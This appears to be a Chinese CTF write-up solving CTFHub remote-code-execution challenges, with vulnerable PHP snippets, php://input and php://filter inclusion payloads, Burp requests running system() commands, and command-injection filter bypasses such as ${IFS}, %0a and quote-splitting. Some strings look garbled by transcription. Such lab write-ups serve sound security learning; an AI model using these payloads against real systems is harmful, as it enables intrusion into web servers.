

RCE

RCE


1. eval执行
2. 文件包含
3. php://input
4. 读取源代码
5. 远程包含
6. 命令注入
7. 过滤cat
8. 过滤空格
9. 过滤目录分隔符
10. 过滤运算符
11. 综合过滤练习


1. eval执行

```
<?php
if (isset($_REQUEST['cmd'])) {
    eval($_REQUEST["cmd"]);
} else {
    highlight_file(__FILE__);
}
?>
```

给出了源代码。看这个样子，直接用蚁剑连接，不过分吧。


在根目录下面找到了flag。





(其实这道题可以直接用get的方式传参数进去，慢慢找，不过我主要是为了方便，就用蚁剑连接了)

2. 文件包含




可以看到shell.txt里面是有代码的，只不过不能解析。这个可以包含在php文件里面，就可以解析了。

```
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```


i have a shell, how to use it ?

可以看到他是防止了直接包含flag文件，但是可以包含刚刚那个shell.txt文件




i have a shell, how to use it ?

可以在根目录下看到flag文件。



i have a shell, how to use it ?

直接读取。



i have a shell, how to use it ?

3. php://input

```
<?php
if (isset($_GET['file'])) {
    if ( substr($_GET["file"], 0, 6) === "php://" ) {
        include($_GET["file"]);
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

因为 php://input 需要 allow_url_fopen=On allow_url_include=On, 所以题目给出了 phpinfo。

可以去查看一下, 应该是都是 on 状态。

可以看到参数名是 file, 必须要用 php:// 的伪协议。

首先用 php://input

打开 burp 抓包。修改 post 内容。

如果找不到 flag, 可以用命令 <?php system("find / -name flag*"); ?>

The screenshot shows a Burp Suite interface with two panels: Request and Response.


Request Panel:

- Raw tab is selected.
- Method: POST
- URL: /?file=php://input
- Host: challenge-ebaf18d1ea832661.sandbox.ctfhub.com:10080
- Cache-Control: max-age=0
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.9
- Connection: close
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 24
- Body: <?php system("ls /"); ?>

Response Panel:


- Raw tab is selected.
- Status: HTTP/1.1 200 OK
- Server: openresty/1.15.8.2
- Date: Sat, 16 Jan 2021 06:32:08 GMT
- Content-Type: text/html; charset=UTF-8
- Content-Length: 175
- Connection: close
- X-Powered-By: PHP/5.6.40
- Vary: Accept-Encoding
- Access-Control-Allow-Origin: *
- Access-Control-Allow-Headers: X-Requested-With
- Access-Control-Allow-Methods: *
- Body (HTML):
bin
boot
dev
etc
flag_5232
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
<hr>
i don't have shell, how to get flag?

phpinfo



得到flag。

这个题用filter也是可以的，只不过只用filter难以获得flag的文件名。



4. 读取源代码


```
<?php
error_reporting(E_ALL);
if (isset($_GET['file'])) {
    if ( substr($_GET["file"], 0, 6) === "php://" ) {
        include($_GET["file"]);
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
flag in <code>/flag</code>
```

i don't have shell, how to get flag?
flag in /flag


已经知道flag的位置，并且要求用php的伪协议。

那就直接用php://filter就好了。


直接读取：



转换成base64编码，防止被解析：



这个题如果不出意外的话，应该是不满足php://input的条件。




果然不行。

5. 远程包含

| | | |
|-------------------|----|----|
| allow_url_fopen | On | On |
| allow_url_include | On | On |

这道题这两个都是开启的，应该可以用 `php://input`



果然可以。直接找到并拿出flag。

Request

RawParamsHeadersHexXML

POST /?file=php://input HTTP/1.1
Host: challenge-67c22946674220c4.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

<?php system("cat /flag"); ?>

Response

RawHeadersHexRender

HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Sat, 16 Jan 2021 06:48:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 112
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

ctfhub{1728426cd5a5aded654a0545}
<hr>
i don't have shell, how to get flag?

phpinfo

6. 命令注入

管道符：

- windows

- 1 “|”：直接执行后面的语句。
- 2 “||”：如果前面的语句执行失败，则执行后面的语句，前面的语句只能为假才行。
- 3 “&”：两条命令都执行，如果前面的语句为假则直接执行后面的语句，前面的语句可真可假。
- 4 “&&”：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。

- linux

- 1 “;”：执行完前面的语句再执行后面的语句。
- 2 “|”：显示后面语句的执行结果。
- 3 “||”：当前面的语句执行出错时，执行后面的语句。
- 4 “&”：两条命令都执行，如果前面的语句为假则执行后面的语句，前面的语句可真可假。
- 5 “&&”：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。

直接注入：

IP :

1 | ls

Ping

Array

```
(  
  [0] => 1306137082319.php  
  [1] => index.php  
)
```

看到了这个意义不明的文件，尝试用cat读取。

却发现啥都没有。

IP :

1 | cat 1306137082319.ph

Ping

```
Array
(
    [0] =>
```

按F12原代码，发现被注释了。

```
<pre> == >0
    "Array
    (
        [0] => "
        <!--?php // ctftHub{a5622708ec9ef3267874c4f3}
    )
</pre-->
```

拿到flag。

也可以用base64再次编码。

1 | 1 | cat 1306137082319.php | base64

```
Array
(
    [0] => PD9waHAglY8gY3RmaHVie2E1NjlyNzA4ZW5ZWYzMjY3ODc0YzRmM3OK
)
```

解码后便得到flag。

```
<?php //
ctftHub{a5622708ec9ef3267874c4f3}
|
```

```
PD9waHAglY8gY3RmaHVie2E1NjlyNzA4Z
WM5ZWYzMjY3ODc0YzRmM3OK
```

7. 过滤cat

过滤了cat还有tac, vi, vim等等命令可以读取。

也可以用这些方法。

- 反斜杠: `ca\t fl\ag.php`
- 连接符: `ca''t fla''g.txt`
- `\C $ *`
- 使用TAB(%09) 补全(可能有问题): `ca%09`

IP :

1 | ls

Ping

```
Array
(
    [0] => flag_20710296217741.php
    [1] => index.php
)
```

1 | 1 | tac flag_20710296217741.php | base64

IP :

1 | tac flag_207102962177

Ping

```
Array
(
    [0] => PD9waHAglY8gY3RmaHVie2YwOWJiMmQ2MjYzOGYwYTRkMTRiMTk4Yn0K
)
```

解码之后就得到flag。（当然这道题也可以不用base64，按F12也可以看到被注释的flag。）

```
<?php //
ctfhub{f09bb2d62638f0a4d14b198b}
|
```

```
PD9waHAglY8gY3RmaHVie2YwOWJiMmQ2MjYzOGYwYTRkMTRiMTk4Yn0K
```

8. 过滤空格

在 bash 下，可以用以下字符代替空格

1 | <, >, %20(space), %09(tab), \$IFS\$9, \${IFS}, \$IFS, \ \$IFS\ \$9, \ \${IFS}

这里选用\${IFS}。

IP :

1|ls\${IFS}

Ping

```
Array
(
    [0] => flag_11432901322769.php
    [1] => index.php
)
```


IP :

1|cat\$(IFS)flag_114329013

Ping

Array

(
[0] =>

```
<pre>
"Array
(
    [0] => "
    <!--?php // ctfhub{2f05672cfc19448b5bdd3733}
)
</pre-->
```

得到flag。

9. 过滤目录分隔符

linux中: ;、&、|、&&、||

;的作用就是在 shell 中，担任“连续指令”功能

payload:

```
1 1 & cd flag_is_here;ls
2 1 & cd flag_is_here;cat flag_180941055115047.php
3
4 ;cd flag_is_here&&ls
5 ;cd flag_is_here&&cat flag_180941055115047.php
```

```
<pre> == $0
"Array
(
    [0] => "
    <!--?php // ctfhub{aedb19aa3dff7929f46beb12}
    [1] ==-->
    " PING 1 (0.0.0.1): 56 data bytes
)
"
</pre>
```

10. 过滤运算符

用;代替

```
1 127.0.0.1 | ls --> 127.0.0.1 ; ls
```


用%0a %0d %0D%0A 绕过

```
1 127.0.0.1 | ls --> 127.0.0.1 %0a ls
```

```
[1] => "  
<!--?php // ctfhub{02e19549e312743708c89299}  
)  
</pre-->  
▶ <code> </code>
```

11. 综合过滤练习

```
(!preg_match_all("/(\\||&|;| |\\|/cat|flag|ctfhub)/", $ip, $m))
```



这些都被过滤了。

用 `%0a` (在地址栏输入) 代替 `|` 或者 `&`，用 `${IFS}` 代替空格。

网上到处都是：由于 `;` 找不到代替品，故用 `$(printf "路径")` 代替路径。

然而我发现没有用，不知道是不是我用错了。

因为 `%0a` 是换行，我想着应该也可以用来替代 `;`

```
1 | ls flag_is_here  
2 1%0a${IFS}f1'ag_is_here
```

```
Array  
(  
    [0] => PING 1 (0.0.0.1): 56 data bytes  
    [1] => flag_34332585622822.php  
)
```

```
1 |cd flag_is_here;cat flag_34332585622822.php
2 |1%0acd${IFS}f1'ag_is_here%0aca't${IFS}f'lag_34332585622822.php
```

```
"Array
(
  [0] => PING 1 (0.0.0.1): 56 data bytes
  [1] => "
<!--?php // ctfhub{3c3fa045b55a12c7aeee2732}
)
</pre-->
```
